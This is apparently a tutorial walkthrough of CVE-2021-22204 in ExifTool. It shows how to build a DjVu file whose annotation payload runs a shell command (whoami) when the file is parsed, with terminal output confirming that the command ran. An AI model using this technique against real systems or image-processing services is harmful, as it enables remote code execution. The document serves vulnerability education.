CVE-2021-22204

Current Description

Improper neutralization of user data in the DjVu file format in ExifTool versions 7.44 and up allows arbitrary code execution when parsing the malicious image

What is exiftool

ExifTool is a free and open-source software program for reading, writing, and manipulating image, audio, video, and PDF metadata. It is platform independent, available as both a Perl library (Image::ExifTool) and command-line application. ExifTool is commonly incorporated into different types of digital workflows and supports many types of metadata including Exif, IPTC, XMP, JFIF, GeoTIFF, ICC Profile, Photoshop IRB, FlashPix, AFCP and ID3, as well as the manufacturer-specific metadata formats of many digital cameras


What is Djvu

Djvu is a computer file format designed primarily to store scanned documents, especially those containing a combination of text, line drawings, indexed color images, and photographs. It uses technologies such as image layer separation of text and background/images, progressive loading, arithmetic coding, and lossy compression for bitonal (monochrome) images. This allows high-quality, readable images to be stored in a minimum of space, so that they can be made available on the web

Step by step exploiting this CVE

1. Open terminal


Type:- vim exploit



```
gustavo@gustavo xpl % vim exploit
```


Next step

Type:- (metadata “\c${system ('whoami‘)};”)



```
metadata "\c${system('whoami')};"
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
:wq
```


Next step



```
gustavo@gustavo xpl % vim exploit
gustavo@gustavo xpl % djvumake exploit.djvu INFO=0,0 BGjp=/dev/null ANTa=exploit
gustavo@gustavo xpl % e
```

Final step for run the executed command

Make sure To install exiftool



```
gustavo@gustavo xpl % vim exploit
gustavo@gustavo xpl % djvumake exploit.djvu INFO=0,0 BGjp=/dev/null ANTa=exploit
gustavo@gustavo xpl % exiftool exploit.djvu
gustavo
ExifTool Version Number         : 12.16
File Name                       : exploit.djvu
Directory                       : .
File Size                       : 86 bytes
File Modification Date/Time     : 2021:05:17 10:18:41-03:00
File Access Date/Time           : 2021:05:17 10:18:41-03:00
File Inode Change Date/Time     : 2021:05:17 10:18:41-03:00
File Permissions                : rw-r--r--
File Type                       : DJVU
File Type Extension             : djvu
MIME Type                       : image/vnd.djvu
Image Width                     : 0
Image Height                    : 0
DjVu Version                    : 0.24
Spatial Resolution              : 300
Gamma                           : 2.2
Orientation                     : Horizontal (normal)
Image Size                      : 0x0
Megapixels                      : 0.000000
gustavo@gustavo xpl % 
```

Thanks